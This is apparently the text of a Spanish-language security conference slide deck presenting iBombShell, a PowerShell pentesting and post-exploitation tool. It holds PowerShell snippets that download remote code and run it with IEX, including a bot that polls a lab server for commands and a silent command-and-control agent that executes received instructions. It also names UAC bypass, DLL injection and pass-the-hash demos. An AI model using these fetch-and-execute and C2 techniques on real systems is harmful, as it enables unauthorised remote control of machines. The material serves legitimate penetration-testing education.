

,d08b.
0088MM
`9MMP`

PABLO GONZÁLEZ & ÁLVARO NÚÑEZ

**MACOS & WINDOWS: PENTEST IT
WITH ~~MACWINDOWS~~**

Last login: Sat Jun 23 12:40:32 on ttys001

MacBook-Pro-de-Pablo:~ Pablo\$whoami

[+] Pablo González Perez

[*] Ingeniero Informático & Máster Seguridad Informática

[*] Co-fundador de Flu Project

[*] Fundador hackersClub

[*] 2009 – 2013 Informática 64

[*] 2013 – ??? Telefónica Digital España

[*] Algunos libros (0xWord):

[-*-] Metasploit para pentesters

[-*-] Pentesting con Kali

[-*-] Ethical Hacking

[-*-] Got Root

[-*-] Pentesting con Powershell

[-*-] Hacking con Metasploit

Last login: Sat Jun 23 12:41:21 on ttys002

MacBook-Pro-de-Alvaro:~ Alvaro\$whoami

[+] Alvaro Núñez - Romero Casado

[*] Ingeniero Imagen y Sonido

[*] Máster Seguridad Informática

[*] 2016 - ?? Eleven Paths (Telefónica)


[*] Instructor hackersClub

[*] Maker

POWERSHELL

- ▶ Desde Windows Vista en adelante
- ▶ v1.0 compatible con XP

```
PS C:\>
```



POWERSHELL

- ▶ 6.0 for Mac/Linux in Windows 10 Anniversary Edition
- ▶ 5.0 in 2016 for Visual Studio Code text editor
- ▶ 4.0 in 2013 with Windows 10 and .NET Framework 4.0 and Windows Management Framework 3.0
- ▶ 3.0 in 2012 with Windows 8/Server 2012
- ▶ 2.0 appeared in 2009
- ▶ 1.0 appeared in 2006
- ▶ Monad Manifesto published by Jeff Stover.



ANTECEDENTES

- ▶ Give me a powershell and I will move your world (Mayo 2015)
- ▶ PSBoT: No tools, but not problem! (Septiembre 2016)

GIVE ME A POWERSHELL AND I WILL MOVE YOUR WORLD

- ▶ Idea: No tengo herramientas en el equipo
- ▶ Se generaba un script cuyo objetivo era hacer bypass política de ejecución Windows
- ▶ Cargar funciones (No Fileless)
- ▶ Control mediante tuits de Twitter y DMs

GIVE ME A POWERSHELL AND I WILL MOVE YOUR WORLD

```
function loader{
    param(
        [Parameter(Mandatory)]
        [string] $file,
        [Parameter(Mandatory)]
        [string] $ip
    )
    $uri = "http://";$uri+=$ip;$uri+="/";$uri+=$file;$uri+=".txt"
    $uri
    $down = Invoke-WebRequest $uri
}
```


PSBOT: NO TOOLS, BUT NOT PROBLEM!

- ▶ Idea: Auditoria interna. ¿El pentester puede hacer una auditoría sin herramientas?
- ▶ Bot hecho para cargar funciones dinámicamente (Fileless) a memoria
- ▶ Ejecución a través de mecanismos de explotación
- ▶ Control del bot a través de script Powershell
- ▶ Funciones obtenidas servidor usuario

PSBOT: NO TOOLS, BUT NOT PROBLEM!

```
function minibot{
    $urlCom = "http://192.168.56.101/com.txt"
    $command = (New-Object Net.WebClient).DownloadString($urlCom)
    $command = $command.split("|")
    $ip = "http://192.168.56.101/";$ip+=$command[1];$ip+=" .txt"
    IEX (New-Object Net.WebClient).DownloadString($ip)
    [String]$execute = ($command[1] | IEX);$execute
}
```

NUEVA IDEA

- ▶ Idea: Disponer de una herramienta de pentest *everywhere* y en cualquier instante
- ▶ Receta:
 - ▶ 1. Abrir Powershell
 - ▶ 2. Descargar a memoria un *prompt*
 - ▶ 3. Ejecutar *prompt*
 - ▶ 4. A tu alcance todo lo necesario, **¿lo crees?**

NUEVA IDEA

- ▶ iBombShell *everywhere*
 - ▶ Un *prompt* que tú no tienes

- ▶ iBombShell *silently mode*

IBOMBSHELL EVERYWHERE











```
function loader{
    param(
        [Parameter(Mandatory)]
        [string] $command,
        [Parameter(Mandatory)]
        [string] $RawBase,
        [Parameter(Mandatory)]
        [string] $RawFunctions
    )

    $RawURL = $RawBase + $RawFunctions + $command
    return (iwr -UseBasicParsing -Headers @{"Cache-Control"="no-cache"} -uri $RawURL).Content
}
```

IBOMBSHELL EVERYWHERE

```
#obtener listado de funciones github
$list = (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/pablogonzalezpe/bot/master/functions.txt')
$global:commandList = $list.split("`r`n")
loader -command "showfunctions" -RawBase $gtRawBase -RawFunctions $gtRawFunctions | iex
loader -command "quit" -RawBase $gtRawBase -RawFunctions $gtRawFunctions | iex
loader -command "saveandloadfunctions" -RawBase $gtRawBase -RawFunctions $gtRawFunctions | iex
addCommand -command "savefunctions"
addCommand -command "deletefunctionsreg"
readfunctions | iex
```

IBOMBHELL EVERYWHERE

 pablogonzalezpe Update loaderext	Latest commit <code>0ef9534</code> 14 hours ago
..	
 bypassuac	Create invoke-compmgmtlauncher 3 days ago
 execution	Rename Invoke-DLLInjection to invoke-dllinjection 9 days ago
 scanner	Create invoke-portscan 11 days ago
 system	Update loaderext 14 hours ago
 help!	Rename help to help! 11 days ago
 quit	Update quit 11 days ago
 saveandloadfunctions	Update saveandloadfunctions 7 days ago
 showfunctions	Update showfunctions 2 days ago
 version	Update version 11 days ago

DEMO TIME: ABRO MI POWERSHELL Y EMPIEZA EL JUEGO



DEMO TIME: RECONOCIMIENTO DE PUERTOS DESDE POWERSHELL



DEMO TIME: CARGA LO QUE QUIERAS DE MANERA SENCILLA



IBOMBSHELL SILENTLY MODE

- ▶ Es un modo de ejecución sigiloso
- ▶ Su descarga viene de un repositorio remoto (se puede descargar desde una ubicación proporcionada por el usuario)
- ▶ Surge la necesidad de crear un C2

IBOMBHELL SILENTLY MODE

```
param(  
    [Switch] $Silently,  
    [String] $uriConsole,  
    [String] $id  
)
```

IBOMBHELL SILENTLY MODE

```
if($Silently)
{
    if(-not($id))
    {
        $id = generateid
    }


    #i am new warrior
    if($uriConsole.Length -ne 0)
    {
        $req = iwr -UseBasicParsing -Uri "$uriConsole/newibombshell/$id"
    }
}
```

IBOMBHELL SILENTLY MODE

```
$content = (iwr -UseBasicParsing -Uri "$uriConsole/ibombshell/$id").content
    if($content.length -gt 0)
    {
        $results = $content | iex

        #Send results
        [...]
    }
```

IBOMBHELL SILENTLY MODE



DEMO TIME: PEQUEÑOS GUERREROS



DEMO TIME: BYPASS UAC + WARRIOR EN INTEGRIDAD ALTA



DEMO TIME: PTH PARA PASAR DE W7 A W10



MACOS

- ▶ Funciona gracias a la liberación de PS a otros sistemas operativos
- ▶ Se dispone de todas las posibilidades que ofrece PS portadas a otro sistema
- ▶ Compatibilidad con Linux

CONCLUSIONES

- ▶ Se disponen de dos modos de ejecución:
 - ▶ Shell de pentesting basada en PS *everywhere*
 - ▶ Warrior silencioso como agente de postexplotación para diferentes plataformas (en Windows nativo)
- ▶ Flexibilidad y rápido crecimiento de las acciones
- ▶ Carga de funciones remotas dinámicamente
- ▶ "Persistencia" tipo Fileless
- ▶ Evadir *whitelisting* de aplicaciones (matices)

PREGUNTAS



